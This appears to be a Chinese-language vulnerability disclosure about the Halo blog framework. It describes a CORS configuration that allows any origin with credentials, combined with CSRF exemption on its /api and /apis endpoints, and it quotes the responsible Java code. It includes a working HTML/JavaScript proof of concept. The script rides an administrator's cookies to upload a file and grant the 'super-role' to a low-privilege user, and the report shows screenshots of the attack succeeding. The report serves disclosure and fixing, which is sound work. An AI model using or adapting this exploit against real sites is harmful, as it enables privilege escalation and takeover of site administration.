


Halo博客框架存在CSRF漏洞

系统指纹状态

系统指纹状态如下：

在整个网络中，有超过五千名用户在使用这个系统



漏洞分析

漏洞概述

问题类型：跨域资源共享（CORS）配置错误，再加上 API 端点的 CSRF 豁免，导致能够发起携带凭证的敏感跨站操作。

影响描述：攻击者可以在其站点页面上自动携带管理员的 Cookie，并跨域调用受害站点的 API 来执行有状态的写入操作（如附件上传、主题安装/升级、备份恢复等），从而绕过 CSRF 保护。

受影响路径：/apis/** 和 /api/** 下的所有 WebFlux 自定义端点（示例：使用附件上传）

问题代码

CORS 允许任何来源并允许包含凭证，并且该配置应用于 /api/** 和 /apis/**。

application/src/main/java/run/halo/app/security/CorsConfigurer.java:45 - 53

```
// default CORS configuration
var configuration = new CorsConfiguration();
configuration.setAllowedOriginPatterns(List.of("*"));
configuration.setAllowedHeaders(
    List.of(HttpHeaders.AUTHORIZATION, HttpHeaders.CONTENT_TYPE, HttpHeaders.ACCEPT,
        "X-XSRF-TOKEN", HttpHeaders.COOKIE));
configuration.setAllowCredentials(true);
configuration.setAllowedMethods(List.of("GET", "POST", "PUT", "DELETE", "PATCH"));
source.registerCorsConfiguration("/api/**", configuration);
source.registerCorsConfiguration("/apis/**", configuration);
return source;
}
```

API端点默认禁用CSRF保护（针对/ API /、/ API /、/actuator/、/system/setup和PAT请求）

application/src/main/java/run/halo/app/security/CsrfConfigurer.java:27-37

```
@Override
public void configure(ServerHttpSecurity http) {
    var csrfMatcher = new AndServerWebExchangeMatcher(
        CsrfWebFilter.DEFAULT_CSRF_MATCHER,
        new NegatedServerWebExchangeMatcher(pathMatchers(
            "/api/**",
            "/apis/**",
            "/actuator/**",
            "/system/setup"
        )),
        new NegatedServerWebExchangeMatcher(patAuthMatcher())
    );
    http.csrf(csrfSpec -> csrfSpec
        .csrfTokenRepository(new CookieServerCsrfTokenRepository())
        .csrfTokenRequestHandler(new XorServerCsrfTokenRequestAttributeHandler())
        .requireCsrfProtectionMatcher(csrfMatcher));
}
```

漏洞验证

我以低权限用户的身份发表了一篇文章。

1

test

作者 2025-11-18 08:37 ...

然后管理员点击POC，成功执行攻击——任意上传文件和提升用户权限（理论上，它可以影响所有api）。

TEST

1 发表于 2025-11-18 | 更新于 2025-11-18 0 0~0 分钟

test.html

1 test

超级管理员 2025-11-18 08:37 ...

poc.txt
application/octet-stream 8 B

本地存储 xiaohei 2025-11-18 21:35 ...

附件是POC

```
1 <!doctype html>
2 <script>
3 (async () => {
4   const u = 'https://xxx.xxx.com';
5   const addStatus = (text) => {
6     const a = document.createElement('a');
7     a.textContent = text;
8     a.style.display = 'block';
9     document.body.appendChild(a);
10  };
11
12  try {
13    const fd = new FormData();
14    fd.append('file', new File(['CSRF-POC'], 'poc.txt'));
15    fd.append('policyName', 'default-policy');
16    await fetch(u + '/apis/api.console.halo.run/v1alpha1/attachments/upload',
17  {
18    method: 'POST',
19    body: fd,
20    credentials: 'include'
21  });
22  addStatus('success upload');
23  } catch {
24    addStatus('success upload');
25  }
26
27  try {
28    await fetch(u +
29    '/apis/api.console.halo.run/v1alpha1/users/test/permissions', {
30    method: 'POST',
```

```
29     headers: { 'Content-Type': 'application/json' },
30     body: JSON.stringify({ "roles": ["super-role"] }),
31     credentials: 'include'
32   });
33   addStatus('success permissions');
34 } catch {
35   addStatus('success permissions');
36 }
37 })();
38 </script>
```